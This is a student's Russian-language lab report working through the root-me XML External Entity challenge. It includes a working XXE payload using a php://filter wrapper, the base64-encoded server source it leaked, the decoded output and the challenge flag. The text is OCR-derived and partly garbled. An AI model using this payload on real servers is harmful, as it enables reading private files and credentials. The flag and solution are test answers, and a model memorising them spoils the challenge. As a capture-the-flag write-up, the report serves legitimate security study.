Задание выполнил студент группы 2345 Романенко Кирилл Денисович

- 1. Изучите функционал задания (https://www.root-me.org/en/Challenges/Web-Server/XML-External-Entity), убедитесь, что XML-сущности включены.
- 2. Проверьте, что внешние сущности включены: прочитайте файл с сервера или отправьте проверочный запрос на свой сервер.
- 3. * Прочитайте флаг и сдайте его на root-me.org.

В ходе некоторых попыток нашел рабочий скрипт в сети

Открыл сайт: https://www.w3schools.com/xml/xml rss.asp


Скопировал код:

RSS Document Example


```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
  <title>W3Schools Home Page</title>
  k>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
 </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools/description>
  </item>
</channel>
</rss>
```

И вставил на сайт https://pastebin.com/


Новая вставка <?xml version="1.0" encoding="UTF-8" ?> <rss version="2.0"> <channel> <title>W3Schools Home Page</title> <link>https://www.w3schools.com</link> <description>Free web building tutorials</description> <item> <title>RSS Tutorial</title> <link>https://www.w3schools.com/xml/xml_rss.asp</link> <description>New RSS tutorial on W3Schools</description> </item> <item> <title>XML Tutorial</title> <link>https://www.w3schools.com/xml</link> <description>New XML tutorial on W3Schools</description> </item> </channel> </rss> Сгенерировал вставку: Вставьте имя / заголовок: Создайте новую вставку Сгенерировал ссылку raw download clone embed print И скопировал её



Вставил на сайт для проверки. Готово. XML сущности есть



Открыл github swisskyrepo



Провалился в XXE Injection и дошёл до раздела Exploiting XXE to retrieve files.

Спустился до PHP Wrapper inside XXE

```
Подставил в код из задания 1 текст из этого блока на php.
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM</pre>
"php://filter/convert.base64-encode/resource=index.php"> ]>
<rss version="2.0">
<channel>
 <title>W3Schools Home Page</title>
 <link>https://www.w3schools.com</link>
 <description>Free web building tutorials</description>
 <item>
   <title>&xxe;</title>
   <link>https://www.w3schools.com/xml/xml rss.asp</link>
   <description>New RSS tutorial on W3Schools</description>
 </item>
 <item>
   <title>XML Tutorial</title>
   <link>https://www.w3schools.com/xml</link>
   <description>New XML tutorial on W3Schools</description>
 </item>
</channel>
</rss>
Проверил. Валидна.
 checker | login
 RSS Validity Checker
                   Submit Query
 http://host.tld/rss
 URL: https://pastebin.com/raw/M3LRawzz
 ______
 PD9waHAKCmVjaG8gJzxodG1sPic7CmVjaG8gJzxoZWFkZXI+PHRpdGxlPlhYRTwvdGl0b
 ______
 XML document is valid
 ______
 XML Tutorial
 _____
 XML document is valid
```

Выдал ответ в кодировке BASE64


PD9waHAKCmVjaG8gJzxodG1sPic7CmVjaG8gJzxoZWFkZXI+PHRpdGxlPlh YRTwvdGl0bGU+PC9oZWFkZXI+JzsKZWNobyAnPGJvZHk+JzsKZWNobyAnPGgzPjxhIGhyZWY9lj9hY3Rpb249Y2hlY2tlcil+Y2hlY2tlcjwvYT4mbmJzcDt8Jm5ic3A7PGEgaHJIZj0iP2FjdGlvbj1hdXRolj5sb2dpbjwvYT48L2gzPjxociAvPic7CgppZiAoICEgaXNzZXQoJF9HRVRbJ2FjdGlvbiddKSApICRfR0VUWydhY3Rp

b24nXT0iY2hIY2tlcil7CqppZiqkX0dFVFsnYWN0aW9uJ10qPT0qImNoZWNrZX IiKXsKCiAqIGxpYnhtbF9kaXNhYmxlX2VudGl0eV9sb2FkZXloZmFsc2UpOwoq ICBsaWJ4bWxfdXNIX2ludGVybmFsX2Vycm9ycyh0cnVlKTsKCiAgIGVjaG8gJz xoMj5SU1MgVmFsaWRpdHkgQ2hlY2tlcjwvaDI+CiAgIDxmb3JtIG1ldGhvZD0ic G9zdClgYWN0aW9uPSJpbmRleC5waHAiPgoglCA8aW5wdXQgdHlwZT0idGV 4dClgbmFtZT0idXJsliBwbGFjZWhvbGRlcj0iaHR0cDovL2hvc3QudGxkL3Jzcyl gLz4KICAgPGlucHV0IHR5cGU9InN1Ym1pdClgLz4KICAgPC9mb3JtPic7CgoK ICAqIGImKGlzc2V0KCRfUE9TVFsidXJsIl0pICYmICEoZW1wdHkoJF9QT1NU WyJ1cmwiXSkpKSB7CiAglCAglCAgJHVybCA9lCRfUE9TVFsidXJsll07CiAglC AgICAgZWNobyAiPHA+VVJMIDogIi5odG1sZW50aXRpZXMoJHVybCkuljwvc D4iOwoglCAglCAglHRyeSB7CiAglCAglCAglCAglCRjaCA9lGN1cmxfaW5pdC qiJHVybClpOwoqlCAqlCAqlCAqlCBjdXJsX3NldG9wdCqkY2qslENVUkxPUFR fUkVUVVJOVFJBTINGRVIsIDEpOwoglCAglCAglCAglCBjdXJsX3NldG9wdCg kY2gsIENVUkxPUFRfVEINRU9VVCwgMyk7CiAgICAgICAgICAgIGN1cmxfc2V 0b3B0KCRjaCwqQ1VSTE9QVF9DT05ORUNUVEINRU9VVCAsMCk7IAoqICA glCAglCAglCAkaW5qZWN0ID0gY3VybF9leGVjKCAkY2ggKTsKlCAglCAglCA qlCAqY3VybF9jbG9zZSqkY2qpOwoqlCAqlCAqlCAqlCAkc3RyaW5nlD0qc2ltc GxleG1sX2xvYWRfc3RyaW5nKCRpbmplY3QsIG51bGwsIExJQlhNTF9OT0V OVCk7CiAglCAglCAglCAglGlmlCgglSBpc19vYmplY3QoJHN0cmluZykgfHwgl SRzdHJpbmcgfHwglSgkc3RyaW5nLT5jaGFubmVsKSB8fCAhKCRzdHJpbmct PmNoYW5uZWwtPml0ZW0pKSB0aHJvdyBuZXcgRXhjZXB0aW9uKCJlcnJvcil pOyAKCiAglCAglCAglCAglGZvcmVhY2goJHN0cmluZy0+Y2hhbm5lbC0+aXRl bSBhcyAkcm93KXsKlCAglCAglCAglCAglCAglHByaW50lCl8YnlgLz4iOwoglC AglCAglCAglCAgcHJpbnQglj09PT09PT09PT09PT09PT09PT09PT09PT0 9PT09PT09PT09PT09PT09PT09PT09PSI7CiAglCAglCAglCAglCAglCAglCB wcmludCAiPGJylC8+ljsKlCAglCAglCAglCAglCAglHByaW50lGh0bWxlbnRpd Gllcygkcm93LT50aXRsZSk7CiAqlCAqlCAqlCAqlCBwcmludCAiPGJylC8 +ljsKlCAglCAglCAglCAglCAglHByaW50lCl9PT09PT09PT09PT09PT09PT09P T09PT09PT09PT09PT09PT09PT09PT09PT0iOwoglCAglCAglCAgl CAglCAgcHJpbnQgljxiciAvPiI7CiAglCAglCAglCAglCAglCBwcmludCAiPGg0IH N0eWxIPSdjb2xvcjogZ3JIZW47Jz5YTUwgZG9jdW1lbnQgaXMgdmFsaWQ8L2 g0Pil7CiAglCAglCAglCAglH0KlCAglCAglCB9IGNhdGNolChFeGNlcHRpb24g JGUpIHsKICAgICAgICAgICAgcHJpbnQgIjxoNCBzdHlsZT0nY29sb3I6IHJIZDs nPlhNTCBkb2N1bWVudCBpcyBub3QgdmFsaWQ8L2g0Pil7CiAglCAglCAgfQo KICAqIH0KfQoKaWYoJF9HRVRbJ2FjdGlvbiddID09ICJhdXRolil7CiAqICBIY2h vICc8c3Ryb25nPkxvZ2luPC9zdHJvbmc+PGJyIC8+PGZvcm0gTUVUSE9EPS JQT1NUIj4KICAgIDxpbnB1dCB0eXBIPSJ0ZXh0IiBuYW1IPSJ1c2VybmFtZSIg Lz4KICAqIDxiciAvPqoqlCAqPGlucHV0IHR5cGU9InBhc3N3b3JkliBuYW1IPSJ wYXNzd29yZClgLz4KlCAglDxiciAvPgoglCAgPGlucHV0IHR5cGU9InN1Ym1p dClgLz4KlCAglDwvZm9ybT4KlCAglCc7CiAglCBpZihpc3NldCgkX1BPU1RbJ3 VzZXJuYW1IJ10slCRfUE9TVFsncGFzc3dvcmQnXSkgJiYglWVtcHR5KCRfUE 9TVFsndXNlcm5hbWUnXSkgJiYglWVtcHR5KCRfUE9TVFsncGFzc3dvcmQnX SkpCiAglCB7CiAglCAglCAgJHVzZXI9JF9QT1NUWyJ1c2VybmFtZSJdOwogl CAgICAgICRwYXNzPSRfUE9TVFsicGFzc3dvcmQiXTsKICAgICAgICBpZigkd XNIciA9PT0gImFkbWluliAmJiAkcGFzcyA9PT0gIiIuZmlsZV9nZXRfY29udGVud HMoli5wYXNzd2QiKS4ilil7CiAglCAglCAglCAglHByaW50lCJGbGFnOiAiLmZp bGVfZ2V0X2NvbnRlbnRzKClucGFzc3dklikuljxiciAvPil7CiAglCAglCAgfQoKIC AgIH0KCn0KCgplY2hvlCc8L2JvZHk+PC9odG1sPic7Cg==

Раскодировал с помощью cyberchef. Нашёл путь к флагу



rss>
checker login
RSS Validity Checker
http://host.tld/rss Submit Query URL: https://pastebin.com/raw/M3LRawzz
YzkzNGZIZDE3ZjFjYWMzMDQ1ZGRmZWNhMzRmMzMyYmMK
XML document is valid
XML Tutorial
XML document is valid
екодировал в cyberchef Input
zkzNGZ1ZDE3ZjFjYWMzMDQ1ZGRmZWNhMzRmMzMyYmMK
ec 44 ₹ 1
Output
934fed17f1cac3045ddfeca34f332bc
отово



Полезные ссылки:

- https://www.w3schools.com/xml/xml rss.asp
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Inject ion#exploiting-xxe-to-retrieve-files
- https://github.com/carlospolop/hacktricks/blob/master/pentesting-web/xxe-xeexml-external-entity.md
- https://pastebin.com/